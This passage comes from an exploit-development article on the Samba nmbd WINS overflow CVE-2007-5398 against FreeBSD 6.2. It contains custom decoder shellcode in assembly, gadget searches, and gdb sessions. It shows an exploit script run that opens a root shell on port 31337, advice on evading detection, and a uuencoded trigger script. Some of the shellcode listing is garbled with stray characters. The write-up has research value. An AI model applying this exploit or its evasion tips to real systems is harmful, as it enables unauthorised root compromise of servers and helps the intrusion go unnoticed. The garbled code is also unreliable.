To gain complete control of eip, we can look for a jmp edi or push edi; ret. After some searching in 0x0807xxxx, a suitable instruction sequence is found (via incredibly lame means.. but it worked :p):

freebsd62# objdump -d nmbd | egrep -i "^ 807.*57 c[23]" 80728a4: e8 57 c2 04 00 call 80beb00 <x_fclose>

which translates into a push edi ; ret 0x04. By setting our last two bytes to 0x080728a5, we can get direct control:

(gdb) r

Starting program: /usr/local/sbin/nmbd -F -s smb.conf (no debugging symbols found)...(no debugging symbols found)...y

Program received signal SIGSEGV, Segmentation fault. 0x41414141 in ?? ()

From this point of time, we need to get shellcode running correctly. Thinking back to how the data is laid out ([2 byte flags, both null][4 byte ip address]).. it's probably the best approach to write a custom decoder.

```
--[ 5.4 - Shellcode
```

As discussed above, a special decoder would be needed so what we can use generic shellcode available, as opposed to porting common shellcode to account for 1/3 of the bytes being rubbish.

After experimenting, I wrote a shellcode that would reconstruct 4 bytes, then skip two bytes, then jump to the place where we re-constructed the shellcode.

Shellcode is as follows (nasm -f bin first_layer_sc.asm -o first_layer_sc.bin to compile.). At entry of the shellcode, edi points to our current eip.

```
-----
```

BITS 32

%define throop add byte [eax], $0x0^{2}$ ff f

_start:

```
add [eax], al^{m}; two byte nulls, for flags.
       cld™"² &W6WB F-&V7F-öâ fÆ p
                             ; since our two byte nop dereferences [eax]
       mov eax, edi
™™; we need a writable memory location.
       tbnop™•
                            ; ESI = source of encoded shellcode
       mov esi, edi
       nop
       tbnop
       add esi, byte 60
                             ; increment esi to start of real shellcode
       tbnop
       mov edi, esp
                       ; Place we're going to execute
       nop
       tbnop
       xor ecx, ecx
       nop
       tbnop
       mov cl, byte 0x7e"² †÷r Ö ç' '-FW2 vR v çB Fò 6÷ 'â 6 â 6÷ ' W
™™; 126 bytes or so. This can be fixed if
™™; nessessacy
       nop
       tbnop
.copier:
       movsd
       nop
       nop
       tbnop
       add esi, byte 0x02
       tbnop
       loopnz .copier
.ready:
       jmp esp
_____
```

For the second layer shellcode, we can use any shellcode we want. For additional flexibility, I have used the InlineEgg [6] package to allow for greater flexibility in the second layer shellcode.

Encoding the shellcode for registration packets is extremely straight forward. Change the endian / ordering of 4 bytes and append 2 NULL bytes.

Ideally, the second layer shellcode would encode the shell registration information over the existing socket / fd information, using the nmb protocol.

If it where a more useful exploit, it would be worth while expending the effort to write the required code.

```
--[ 5.5 - Getting a shell
```

By combining the above information, and determining where in the stack the shellcode lies, we can get a shell:

```
[target machine]
(qdb) shell rm /var/db/samba/wins.*
(qdb) r
Starting program: /usr/local/sbin/nmbd -F -s smb.conf
(no debugging symbols found)...(no debugging symbols found)...(no debugging
symbols found)...(no debugging symbols found)...(no debugging symbols
found)...(no debugging symbols found)...(no debugging symbols found)...(no
debugging symbols found)...(no debugging symbols found)...(no debugging
symbols found)...
Program received signal SIGTRAP, Trace/breakpoint trap.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x28065af0 in ?? ()
(gdb) # This happened because our nmbd executed a new program
(gdb) c
[attacking machine]
$ python CVE-2007-5398.py --host 172.16.178.128 --target 0
Hit y if you want to test registration flags, otherwise just hit enter>
Existing registrations: 0
Amount of registrations to reach EIP: 239
Got 0 existing registrations. Hit any key to continue...
First layer of shellcode is 66 bytes long
Second layer of shellcode is 246 bytes long
Names: |-----| 100.00
Registering: |======== | 100.00
stack left over:
Please hit enter to send final packet...
Attempting to connect to 172.16.178.128:31337
You are in luck; it appears to of worked... shell below.
# It worked
# id
uid=0(root) gid=0(wheel) groups=0(wheel), 5(operator)
# uname -a
FreeBSD freebsd62 6.2-RELEASE FreeBSD 6.2-RELEASE #0: Fri Jan 12 10:40:27
2007 root@dessler.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC i386
_____
```

So, with a bunch of research and analysis, we're only part way there. It would be nice to have a better place to return to.

--[5.6 - Making the exploit more reliable

Currently, our exploit has two hard coded entries, the first of which is the location of a sequence of code which uses edi to gain code execution (so far, 0x080728a5 (for our current target of FreeBSD 6.2). Additionally, it uses the exact location of the start of the shellcode. Due to various reasons, the stack address can change easily for such an exact address, due to reasons such as:

- * Starting or restarting nmbd manually
- * Differing environmental strings
- * In later Linux 2.6 series, memory randomisation is enabled by default,

for certain mappings.

There are a couple of opportunities to make this exploit more reliable, such as adding large nop sequences, or perhaps putting / finding some suitable code elsewhere.

The larger nop sequence may help, but 1/3 of the bytes are NULL / not useful, so it is debatable. Additionally, this means if the range was accurate, we have only a 2/3 chance of hitting a suitable nop sequence, as opposed to outright crashing (as " \times 00 \times 00" encodes to add [eax], al, and since eax will be one (1) when the nop sequence is hit, it will crash.) So, for the time being we will look for another place / way to gain reliable execution control.

```
--[ 5.6.1 - static .bss data
```

While analysing this vulnerability, I noticed an interesting function that

```
gets called when sending registration packets:
     _____
nmbd/nmbd_winsserver.c:
/************************
Overwrite or add a given name in the wins.tdb.
*************************
static BOOL store_or_replace_wins_namerec(const struct name_record *namerec
                                  ,int tdb_flag)
      TDB_DATA key, data;
      int ret;
      if (!wins_tdb) {
            return False;
      key = name_to_key(&namerec->name);
      data = name_record_to_wins_record(namerec);
      if (data.dptr == NULL) {
            return False;
      ret = tdb_store(wins_tdb, key, data, tdb_flag);
      SAFE_FREE(data.dptr);
      return (ret == 0) ? True : False;
}
/******************************
Create key. Key is UNIX codepage namestring (usually utf8 64 byte len)
with 1 byte type.
            **********************
static TDB_DATA name_to_key(const struct nmb_name *nmbname)
      static char keydata[sizeof(unstring) + 1];
      TDB_DATA key;
```

```
memset(keydata, '\0', sizeof(keydata));
       pull_ascii_nstring(keydata, sizeof(unstring), nmbname->name);
       strupper_m(keydata);
       keydata[sizeof(unstring)] = nmbname->name_type;
       key.dptr = keydata;
       key.dsize = sizeof(keydata);
       return key;
}
The most interesting about the above is the static char
keydata[sizeof(unstring) + 1]; which gives us the ability to put upto 64
bytes into a static location in the .bss. However, since NetBIOS names are
15 chars long, there is still a lot of code that could be put here. Some
information on small shellcodes to find things can be found here [7]
name_to_key() is called from three locations in the code, with self
explaining names (not including the above store_or_replace_wins_namerec():
/******************************
Delete a given name in the tdb and remove the temporary malloc'ed data
struct on the linked list.
BOOL remove name from wins namelist(struct name record *namerec)
struct name_record *find_name_on_wins_subnet(const struct nmb_name *nmbname
                                         ,BOOL self_only)
Of interest is the store_or_replace_wins_namerec() which is called when
sending the registration packets to trigger the overflow. We may be able to
```

send a suitable, short, shellcode that finds our loader shellcode in the stack (or, with more effort, on the heap, thus avoiding Openwall style non-executable stack patches).

Being able to use this static location gives us some advantages over stack randomisation / changes.

Looking further into pull_ascii_nstring() we see that it does DOS code page mappings to UNIX code pages, especially relating to bytes with high bits installed. Unfortunately, it heavily mangles the input (via the translation phase), then performs an uppercase operation on the string. I experimented with the above restrictions and was not get anything working, but it went over the length restriction. The idea worked on:

```
* push esp
* pop ebp
* push edi
* pop esp
* using pop to access the code we're executing
^{\star} using the charcase conversion to get 4 bytes with the most significant
```

bit set from 1 byte.
* using xor [edi+index], reg to modify the applicable code we're executing
,then to do something equivilent to sub ebp, <offset> ; jmp ebp

If anyone works out a suitable shellcode that fits in those restrictions, I would definately be interested in hearing from you. I suspect given more time / motivation something would come up, and in hindsight would be a "that's obvious" case. Additionally, we can control the contents of the top two bytes of ebp, which may be useful in some way for coding the shellcode. Possibly something like:

- * push ebp
 * inc esp ; skip over null byte
 * inc esp
 * byte with high bit set that gets translated into a 0xc3 (ret instruction)
- * What two arbitrary bytes it executes has to be chosen carefully. A jmp sled backwards may work, but certain data structures can not be modified randomly as nmbd will crash before code execution takes place.

Another potential static address we could use is the following:

```
libsmb/nmblib.c:
1123 static unsigned char sort_ip[4];
1126 Compare two query reply records.
1129 static int name_query_comp(unsigned char *p1, unsigned char *p2)
1130 {
1131
         return matching_quad_bits(p2+2, sort_ip) -
               matching_quad_bits(p1+2, sort_ip);
1132 }
1133
1134 /***********************************
1135 Sort a set of 6 byte name query response records so that the IPs that
1136 have the most leading bits in common with the specified address come
    first.
1138
1139 void sort_query_replies(char *data, int n, struct in_addr ip)
1140 {
1141
        if (n <= 1)
1142
               return;
1143
1144
         putip(sort_ip, (char *)&ip);
1145
1146
         qsort(data, n, 6, QSORT_CAST name_query_comp);
1147 }
which is reachable from nmbd/nmbd winsserver.c:
1831 void send_wins_name_query_response(int rcode, struct packet_struct *p,
                                   struct name_record *namerec)
1832
1833 {
1834
        char rdata[6];
```

```
1835
             char *prdata = rdata;
1836
             int reply_data_len = 0;
1837
             int ttl = 0;
1838
             int i;
1839
1840
             memset(rdata,'\0',6);
1841
1842
             if(rcode == 0) {
                     ttl = (namerec->data.death_time != PERMANENT_TTL) ?
1843
          namerec->data.death_time - p->timestamp : lp_max_wi
1844
1845
                   /* Copy all known ip addresses into the return data. */
1846
                   /* Optimise for the common case of one IP address so we
                      don't need a malloc. */
1847
1848
                     if( namerec->data.num_ips == 1 ) {
1849
                             prdata = rdata;
1850
                     } else {
1851
                             if((prdata = (char *)
                       SMB_MALLOC( namerec->data.num_ips * 6 )) == NULL) {
1852
              DEBUG(0,("send_wins_name_query_response: malloc fail !\n"));
1853
                                     return;
1854
1855
                     }
1856
1857
                     for(i = 0; i < namerec->data.num_ips; i++) {
1858
                         set_nb_flags(&prdata[i*6],namerec->data.nb_flags);
                     putip((char *)&prdata[2+(i*6)], &namerec->data.ip[i]);
1859
1860
1861
1862
                     sort_query_replies(prdata, i, p->ip);
1863
                     reply_data_len = namerec->data.num_ips * 6;
             }
1864
1865
```

But I have not explored this path fully, but I don't think it would help too much.

After looking over what could be done with such restrictions, I started looking around the code to see if there was any easier mechanisms that would give assistance in exploiting this issue reliably. I noticed a couple of static buffers that could be useful, but they required debugging to be enabled to be exploited correctly - not exactly a good requirement for a reliable exploit.

--[5.6.2 - Memory leak

During the initial process of attempting to replicate the issue, I noticed that nmbd would attempt to read from memory that we control - perhaps we can find a memory leak / information disclosure that is useful. Starting off with setting all normally NULL IP address to AABB, we see the first crash:

The program being debugged has been started already. Start it from the beginning? (y or n) y Starting program: /usr/local/sbin/nmbd -F -s smb.conf Program received signal SIGSEGV, Segmentation fault.

```
0x080adc67 in debug_nmb_res_rec ()
(gdb) bt
#0 0x080adc67 in debug_nmb_res_rec ()
\#1 0x080ae023 in debug_nmb_packet ()
#2 0x0806d1f8 in reply_netbios_packet ()
#3 0x080728a5 in write_browse_list ()
Previous frame inner to this frame (corrupt stack?)
(gdb) x/10i $eip
0x80adc67 <debug_nmb_res_rec+47>: mov
                                     0x60(%edx),%ecx
0x80adc6a <debug_nmb_res_rec+50>: test
                                     %ecx,%ecx
0x80adc6c <debug_nmb_res_rec+52>: je
                                     0x80add89 <debug_nmb_res_rec+337>
0x80adc72 <debug_nmb_res_rec+58>: cmp
                                      $0xffffff9c,%edx
0x80adc75 <debug_nmb_res_rec+61>: je
                                     0x80add89 <debug_nmb_res_rec+337>
0x80adc7b <debug_nmb_res_rec+67>: cmp
                                     $0x0,%ecx
0x80adc85 <debug_nmb_res_rec+77>: jle
                                     0x80add89 <debug_nmb_res_rec+337>
0x80adc8b <debug_nmb_res_rec+83>: mov
                                     0x400(%ebx),%eax
0x80adc91 <debug_nmb_res_rec+89>: mov %eax,0xffffffe0(%ebp)
(gdb) i r edx ecx
                            1094795842
             0x41414242
edx
             0x42420000
                            1111621632
ecx
(gdb) bt
#0 0x080adc67 in debug_nmb_res_rec ()
#1 0x080ae023 in debug_nmb_packet ()
#2 0x0806d1f8 in reply_netbios_packet ()
#3 0x080728a5 in write_browse_list ()
Starting our analysis at debug_nmb_packet() in libsmb/nmblib.c:
103
104 /********************
105 Process a nmb packet.
108 void debug_nmb_packet(struct packet_struct *p)
109 {
           struct nmb packet *nmb = &p->packet.nmb;
110
111
           if( DEBUGLVL( 4 ) ) {
112
131
132
133
           if (nmb->header.qdcount) {
         DEBUGADD( 4, ( " question: q_name=%s q_type=%d q_class=%d\n",
134
           }
138
139
140
           if (nmb->answers && nmb->header.ancount) {
141
                  debug_nmb_res_rec(nmb->answers, "answers");
142
           if (nmb->nsrecs && nmb->header.nscount) {
143
144
                  debug_nmb_res_rec(nmb->nsrecs, "nsrecs");
145
146
           if (nmb->additional && nmb->header.arcount) {
147
                  debug_nmb_res_rec(nmb->additional, "additional");
148
           }
149 }
(gdb) frame 1
```

```
#1 0x080ae023 in debug_nmb_packet ()
(gdb) x/8x $esp
           0 \times 00000000
                           0x00000000 0x4795ddfa 0x08117a40
0xbfbfdef0:
0xbfbfdf00:
                                                           0x0806d1f8
             0xbfbfe210
                             0x0000059a
                                             0xbfbfe538
Let's take a guess that 0xbfbfe210 is our nmb packet:
(gdb) x/x 0xbfbfe210•
0xbfbfe210: 0x41414242
(gdb) x/20x 0xbfbfe210
0xbfbfe210: 0x41414242
                             0 \times 42420000
                                            0 \times 00004141
                                                           0x41414242
             0x42420000
0xbfbfe220:
                             0 \times 00004141
                                            0x41414242
                                                           0x42420000
0xbfbfe230:
             0 \times 00004141
                             0x41414242
                                            0x42420000
                                                           0 \times 00004141
0xbfbfe240:
             0x41414242
                             0x42420000
                                            0 \times 00004141
                                                           0x41414242
0xbfbfe250: 0x42420000
                             0 \times 00004141
                                            0 \times 41414242
                                                           0x42420000
So the above analysis makes sense. We have overwritten certain data
structures it is looking at. Moving on, in debug_nmb_res_rec() we see:
_____
 61 /**********************
 62 Print out a res_rec structure.
 65 static void debug_nmb_res_rec(struct res_rec *res, const char *hdr)
 66 {
 67
            int i, j;
 68
 69 DEBUGADD( 4, ( "
                        %s: nmb_name=%s rr_type=%d rr_class=%d ttl=%d\n",
 70
                   hdr,
 71
                   nmb_namestr(&res->rr_name),
 72
                   res->rr_type,
 73
                   res->rr_class,
 74
                   res->ttl ) );
 75
 76
            if( res->rdlength == 0 || res->rdata == NULL )
 77
                   return;
 78
 79
            for (i = 0; i < res->rdlength; i+= MAX_NETBIOSNAME_LEN) {
 80
                   DEBUGADD(4, (" %s %3x char ", hdr, i));
 81
 82
                   for (j = 0; j < MAX_NETBIOSNAME_LEN; j++) {</pre>
 83
                           unsigned char x = res->rdata[i+j];
 84
                           if (x < 32 \mid | x > 127)
 85
                                  x = '.';
 86
 87
                           if (i+j >= res->rdlength)
 88
                                  break;
 89
                           DEBUGADD(4, ("%c", x));
 90
 91
 92
                   DEBUGADD(4, (" hex "));
 93
 94
                   for (j = 0; j < MAX_NETBIOSNAME_LEN; j++) {</pre>
 95
                           if (i+j >= res->rdlength)
 96
                                  break;
 97
                   DEBUGADD(4, ("%02X", (unsigned char)res->rdata[i+j]));
 98
 99
 100
                   DEBUGADD(4, ("\n"));
```

```
101 }
102 }
103
```

That code is not very useful at the moment. If the pointers where valid, it'd work (not surprisingly).

Looking at the code flow from send_packet(), (code is above), we hit some interesting code that we can use for an information leak.

```
Starting program: /usr/local/sbin/nmbd -F -s smb.conf
debugging symbols found)...(no debugging symbols found)...(no debugging
symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x080ada3d in put_nmb_name ()
(gdb) bt
#0 0x080ada3d in put_nmb_name ()
#1 0x080ae26a in put_res_rec ()
#2 0x080af184 in build_packet ()
#3 0x080af236 in send_packet ()
#4 0x0806d38a in reply_netbios_packet ()
#5 0x080728a5 in write_browse_list ()
Previous frame inner to this frame (corrupt stack?)
(gdb) \times /10i $eip
0x80ada41 <put_nmb_name+53>: mov
                                        0x8(%ebp),%edi
0x80ada47 <put_nmb_name+59>: push
                                        $0x0
0x80ada49 <put_nmb_name+61>:     pushl  0xffffffcc(%ebp)
0x80ada4c <put_nmb_name+64>: lea 0xffffffd8(%ebp),%eax
0x80ada4f <put_nmb_name+67>: push %eax
0x80ada50 <put_nmb_name+68>: call 0x80ad98c <put_name>
0x80ada55 <put_nmb_name+73>: mov 0xffffffd4(%ebp),%edx
                                       0xffffffd8(%ebp),%eax
                                      0xffffffd4(%ebp),%edx
(gdb) i r edi esi
                                135278009
edi
              0x8102db9
esi
              0x0
```

Unfortunately, the above is crashing due to a NULL pointer dereference in esi when testing the contents of the name. (This piece of code is mapped to the check where the name is tested against '*' in put_nmb_name().)

At this point of time I've decided that it is probably easier to start analysing the contents of reply_netbios_packet() so that I can see exactly what is being overwritten, where, and work out what effects it may have. For this we'll use IDA Pro Standard 5.2

First off, let's take a better look at what is happening in the source code, it'll help with analysis of the assembly.

```
862
                                int ttl, char *data,int len)
 863 {
 864
             struct packet_struct packet;
 865
             struct nmb_packet *nmb = NULL;
             struct res_rec answers;
 866
 867
             struct nmb_packet *orig_nmb = &orig_packet->packet.nmb;
             BOOL loopback_this_packet = False;
 868
 869
             int rr_type = RR_TYPE_NB;
 870
             const char *packet_type = "unknown";
 871
 872
             /* Check if we are sending to or from ourselves. */
 873
     if(ismyip(orig_packet->ip) && (orig_packet->port == global_nmb_port))
 874
                     loopback_this_packet = True;
 875
 876
             nmb = &packet.packet.nmb;
 877
965
             if (data && len) {
 966
                     nmb->answers->rdlength = len;
 967
                     memcpy(nmb->answers->rdata, data, len);
 968
             }
969
unfortunately, the nmb pointer is not used after line 967.
include/nameserv.h:
524
525 struct packet_struct
526 {
527
            struct packet_struct *next;
528
            struct packet_struct *prev;
            BOOL locked;
529
530
            struct in_addr ip;
531
            int port;
532
            int fd;
533
            time_t timestamp;
            enum packet_type packet_type;
534
535
            union {
536
                    struct nmb_packet nmb;
                    struct dgram_packet dgram;
537
538
            } packet;
539 };
540
459 /* An nmb packet. */
460 struct nmb_packet {
461
            struct {
462
                    int name_trn_id;
463
                    int opcode;
                    BOOL response;
464
465
                    struct {
466
                             BOOL bcast;
467
                            BOOL recursion_available;
468
                            BOOL recursion_desired;
469
                            BOOL trunc;
470
                            BOOL authoritative;
471
                     } nm_flags;
472
                    int rcode;
```

```
473
                    int qdcount;
474
                    int ancount;
475
                    int nscount;
476
                    int arcount;
477
            } header;
478
479
            struct {
480
                    struct nmb_name question_name;
481
                    int question_type;
482
                    int question_class;
483
            } question;
484
485
            struct res_rec *answers;
486
            struct res_rec *nsrecs;
487
            struct res_rec *additional;
488 };
. . .
441 /* A resource record. */
442 struct res_rec {
443
          struct nmb_name rr_name;
444
           int rr_type;
445
           int rr_class;
446
            int ttl;
447
            int rdlength;
            char rdata[MAX_DGRAM_SIZE];
448
449 };
450
. . .
include/smb.h:
1718 /* A netbios name structure. */
1719 struct nmb_name {
1720
            nstring
                          name;
            char
1721
                          scope[64];
            unsigned int name_type;
1722
1723 };
. . .
1712 #define MAX_NETBIOSNAME_LEN 16
1713 /* DOS character, NetBIOS namestring. Type used on the wire. */
1714 typedef char nstring[MAX_NETBIOSNAME_LEN];
1715 /* Unix character, NetBIOS namestring. Type used to manipulate name in
nmbd. */ 1716 typedef char unstring[MAX_NETBIOSNAME_LEN*4];
```

Looking over the struct nmb_packet, we see that it may be useful to overwrite the qdcount, and set a count for either ancount, nscount, or adcount (which map to the pointers: answers, nsrec and additional, respectively). Since there are 12 bytes, we can directly control one set of these. Hopefully, the control of the count arguments map to direct control of the same pointer, otherwise additional problems will be had.

Looking at these structure layouts, one way of setting this up would be to analyze the stack layouts, and re-create the structures in the exploit code ,which then gets serialized / sent across the wire.

One disadvantage of this model is that it needs additional flexibility due to difference in compiler output for different versions, and potentially different compiler flags / options / optimisations, as there may be additional padding / ordering, and other fun things to deal.

An additional problem with controlling a pointer to a "struct res_rec" is that that the rdlength field has to be a sane value, otherwise it may crash in memcpy, or, cause an EIP overwrite in the sendpacket() function in char buf[1024];. Both of these results would cause the process to crash :(. As this is a single shot vulnerability, causing it to potentially crash is out of the question.

Since we're unable to know contents of the memory we're trying to leak in advance, there doesn't appear to be much point continuing down this path. That said, it may be possible to use certain static[] data to leak contents of the .bss and heap that may be useful.

After initially being disappointed about this realisation, I realised that by using known static .bss location, we could hopefully leak the rest of the .bss, then, if we're lucky, the heap allocation. One side effect of trying to leak the heap layout, is that it is not guaranteed to be straight after the nmbd .bss. (For example, default kernel on Fedora 8 ships with heap randomised and NOT after the .bss).

Due to this, we would need to find a suitable pointer to the heap in the .bss. A suitable pointer value is:

- * One that is not allocated too early in the nmbd initialisation process. This requirement is because the res_rec structure size is fairly large, and if it is an early allocated structure, by adjusting the pointer so that
 - rdlength points to the integer, it may hit an unmapped page.
- * One that has a suitable small 4 byte integer value from the pointer location, so that we can continue the memory leaking / analysis.

Before we get too far ahead of ourselves, first we need to re-create the stack layout, and see if we can overwrite some of the counts / pointers correctly.

After doing some analysis of how the stack is laid out, (via IDA Pro Standard 5.2) we can start to adjust the exploit code to ensure it works. I added the applicable structure representations in python so that I could set the values explicitly (for example, nmb_packet['answers'] = 0x08049000), rather than having to hard code offsets / hex arrays.

Unfortunately, it appears that the stack layout for FreeBSD 6.2's Samba release, the ancount variable is not aligned with the 6 byte writes :(:(

We can however influence the 2 most significant bytes (with least 2 significant bytes being flags), but reviewing the put_res_rec(), it kills the dream further:

```
for (i=0;i<count;i++) {
398
399
                    int l = put_nmb_name(buf,offset,&recs[i].rr_name);
400
                    offset += 1;
401
                    ret += 1;
402
                    RSSVAL(buf,offset,recs[i].rr_type);
403
                    RSSVAL(buf,offset+2,recs[i].rr_class);
404
                    RSIVAL(buf,offset+4,recs[i].ttl);
405
                    RSSVAL(buf,offset+8,recs[i].rdlength);
```

Looping at a minimum of 65536 is out of the question, as the 1024 byte buffer in send_packet() will quickly be overflowed, and the memcpy() length parameter is unknown on subsequent calls.

Reviewing the flags that's available to us:

```
______
 77 /*********************
 78 Get/Set problematic nb_flags as network byte order 16 bit int.
 80
 81 uint16 get_nb_flags(char *buf)
 82 {
 83
         return ((((uint16)*buf)&0xFFFF) & NB_FLGMSK);
 84 }
 85
 86 void set_nb_flags(char *buf, uint16 nb_flags)
 87 {
 88
         *buf++ = ((nb_flags & NB_FLGMSK) & 0xFF);
         *buf = ' \setminus 0';
 29
 90 }
 nameserv.h:
 89 /* Mask applied to outgoing NetBIOS flags. */
 90 #define NB_FLGMSK 0xE0
```

We can see we control the most significant byte of the 2-byte flag, which is still highly undesirable, as the put_res_rec() code will loop at a minimum of thirty two times.

Unfortunately, these restrictions prevent us from setting the ancount to 1. Due to the 6 byte writes, the other fields nsrec and additional will not be overwritten correctly. So far, it appears that FreeBSD 6.2 default samba package is not vulnerable to this identified memory leak, which is unfortunate.

After a quick analysis of the nmbd binary in Ubuntu 7.10 default install, it appears the stack checking code re-ordered the buffers, and put the resource record after the packet structure - this means we can't use it to leak memory from nmbd :(If we could of leaked memory, there may be a possibility to use that to reveal what the stack cookie is. If the stack \ cookie was leakable, and our 6 byte writes aligned correctly, we could exploit the process.

```
--[ 5.6.2 - Back to the future *W.bss
```

I decided to look at the crash state again, and see what we can do with the 15 byte static .bss value in name_to_key()

```
Starting program: /usr/local/sbin/nmbd -F -D -s smb.conf Program received signal SIGSEGV, Segmentation fault. 0x41414242 in ?? ()
```

```
(gdb) i r
          0x1 1
eax
           0x2834fd80
ecx
                       674561408
          0x40 64
edx
         0x42420000 1111621632
0xbfbfe544 0xbfbfe544
0x5a5a0000 0x5a5a0000
ebx
esp
ebp
          0x4242 16962
esi
          0x41414242 1094795842
edi
          0x41414242
                       0x41414242
eip
eflags 0x10282 66178
          0x33 51
CS
                  59
SS
          0x3b
                 59
ds
          0x3b
                 59
es
          0x3b
                 59
fs
           0x3b
                 27
           0x1b
gs
(gdb)
_____
```

After looking at it again, we have:

- * partial control of ebx (two most significant bytes)
- * partial control of ebp (two most significant bytes)
- * partial control of esi (two least significant bytes)

After thinking about this a little more, with a bit of experimentation, we could use "xor [edi+offset], reg" to modify partial contents of the code that we could execute.

Testing this theory out, we see:

From the above, we can see that we can't use esi and ebp directly in the xor argument, so if needed, we can push/pop around it. (This is not ideal, as it reduces the space left that we may be critical.)

Looking quickly at this, we can do:

```
xor [edi + <offset>], ebx
push ebp
pop ebx
xor [edi + <offset>], ebx
sub esp, esi
jmp esp
```

The last two instructions encode to $x29\xf4\xff\xe4$, so that means we need a byte with high bit set, that preferably expands to three bytes. (If the previous sentence does not make sense, re-read the section on how the netbios name is converted due to charset issues). Quickly generating the applicable bytes, we see that xb0 expands to $xe2\x96\x91$, and is a suitable byte to use.

To get what we need:

```
______
>>> hex(0xe2 ^ 0xf4)
'0x16'
>>> hex(0x96 ^0xff)
'0x69'
>>> hex(0x91 ^0xe4)
'0x75'
Putting all this together, we get:
Breakpoint 1, 0x08117f80 in keydata.21 ()
(gdb) x/10i $eip
0x8117f80 <keydata.21>: xor %ebx,0x7(%edi)
0x8117f83 <keydata.21+3>: push %ebp
0x8117f84 <keydata.21+4>:
                                 pop
                                          %ebx
                                 xor %ebx,0x9(%edi)
0x8117f85 <keydata.21+5>:
0x8117f88 <keydata.21+8>:
                                 sub %esp,%edx

      0x8117f8a <keydata.21+10>:
      xchg %eax,%esi

      0x8117f8b <keydata.21+11>:
      xchg %eax,%ecx

      0x8117f8c <keydata.21+12>:
      dec %ecx

0x8117f8c <keydata.21+12>:
(gdb) stepi
0x08117f83 in keydata.21 ()
(gdb) x/10i $eip
                                push %ebp
pop %ebx
xor %ebx,0x9(%edi)
0x8117f83 <keydata.21+3>:
0x8117f84 <keydata.21+4>:
0x8117f85 <keydata.21+5>:
0x8117f88 <keydata.21+8>:
                                 sub
                                          %esi,%esp
0x8117f8a <keydata.21+10>: call 0x8117f90 <keydata.21+16>: add
                                           *0x504e5749(%ecx)
                                          %al,(%eax)
(gdb) stepi
0x08117f84 in keydata.21 ()
(qdb)
0x08117f85 in keydata.21 ()
(qdb)
0x08117f88 in keydata.21 ()
(gdb) x/10i $eip
0x8117f88 <keydata.21+8>:
                                 sub
                                          %esi,%esp
0x8117f8a <keydata.21+10>:
                                  jmp
                                          *%esp
```

One problem with the above, is that the first_layer_sc.asm needs to be updated, as various things have changed. Such as edi pointing to the .bss memory location, esp pointing to where we are currently executing, etc. Those changes are relatively minor however.

Unfortunately, due to the half eip overwrite, we still need two addresses to gain code execution. However, this mechanism is probably more reliable than relying on stack addresses to be the same each run.

```
--[ 5.7 - Additional exploitation notes
```

Registrations take a parameter called ttl (time to live).. looking at the Samba source we see:

```
static int get_ttl_from_packet(struct nmb_packet *nmb)
{
    int ttl = nmb->additional->ttl;

    if (ttl < lp_min_wins_ttl()) {
        ttl = lp_min_wins_ttl();
    }

    if (ttl > lp_max_wins_ttl()) {
        ttl = lp_max_wins_ttl();
    }

    return ttl;
}

param/loadparam.c:
FN_GLOBAL_INTEGER(lp_min_wins_ttl, &Globals.min_wins_ttl)
Globals.min_wins_ttl = 60 * 60 * 6;    /* 6 hours default. */
Globals.max_wins_ttl = 60 * 60 * 24 * 6;    /* 6 days default. */
```

This means that by default, we have just under 6 hours to send all the required packets, and if we wanted, just under 6 days to exploit it. If the registration packets are sent at appropriate intervals, this should avoid any signatures based on sending interval / query times. Another way to avoid simple detection, would be to use differing netbios registration flags, and avoid reasonably static ip addresses.

In addition to the above time out, with a little bit more effort, it's possible to use the existing file descriptor, and ip address / port information in the packet structure passed to reply_netbios_packet(), in

order to avoid new network connections which may be noticed $\!\!\!/$ firewall'd $\!\!\!\!/$ blocked in some way.

With further work against known targets, the ebp register could be restored correctly, and execution flow could be restored to the appropriate point. This would provide seamless exploitation.

--[6 - References

- [1] http://usl.samba.org/samba/security/CVE-2007-5398.html
 http://secunia.com/secunia_research/2007-90/advisory/
- [2] http://www.wireshark.org
- [3] http://oss.coresecurity.com/projects/impacket.html
- [4] http://sourceforge.net/projects/tdb/
- [5] http://www.cs.rice.edu/~scrosby/hash/
- [6] http://oss.coresecurity.com/projects/inlineegg.html
- [7] http://www.phrack.org/issues.html?issue=59&id=7
- [8] Bounds error: attempt to reference memory overrunning the end of an object. Pointer value: References, size: 1

--[7 - Addendum]

I'm honoured that this paper was even considered worthy for inclusion. Thanks for the support ;)

I'll be present at Ruxcon 2008, so come along and join in the fun. http://www.ruxcon.org.au/ - 29th November, 2008

Here is a proof of concept to trigger the issue:

begin 600 CVE-2007_5398-trigger.py M(R\$0=7-R+V)I;B]P>71H;VX@#0H-"FEM<&]R="!S=')U8W0-"FEM<&]R="!IM;7!A8VME="YS=')U8W1U<F4-"FEM<&]R="!I;7!A8VME="YN;6(@#0II;7!O M<G0@<F%N9&]M#0II;7!O<G0@<WES#0II;7!O<G0@<V]C:V5T#0II;7!O<G0@ M=&EM90T*#0IC;&%S<R!.34)?4F5G:7-T97)?4&%C:V5T*&EM<&%C:V5T+G-T M;G-A8W11;VY?:60G+"`G(4@G("DL#0H)"2@@)V9L86=S)RP@)R%()RDL#0H) M2" < @*2P - "@D) * "`G875T: &]R: 71Y7W)R < R < L("<A2" < @*2P - "@D) * "`G861D | R: 71Y7W)R < R < L("<A2" < @*2P - "@D) * "`G861D | R: 71Y7W)R < R < L("<A2" < @*2P - "@D) * "`G861D | R: 71Y7W)R < R < L("<A2" < @*2P - "@D) * "`G861D | R: 71Y7W)R < R < L("<A2" < @*2P - "@D) * "`G861D | R: 71Y7W)R < R < L("<A2" < @*2P - "@D) * "`G861D | R: 71Y7W)R < R < L("<A2" < @*2P - "@D) * "`G861D | R: 71Y7W)R < R < L("<A2" < @*2P - "@D) * "`G861D | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 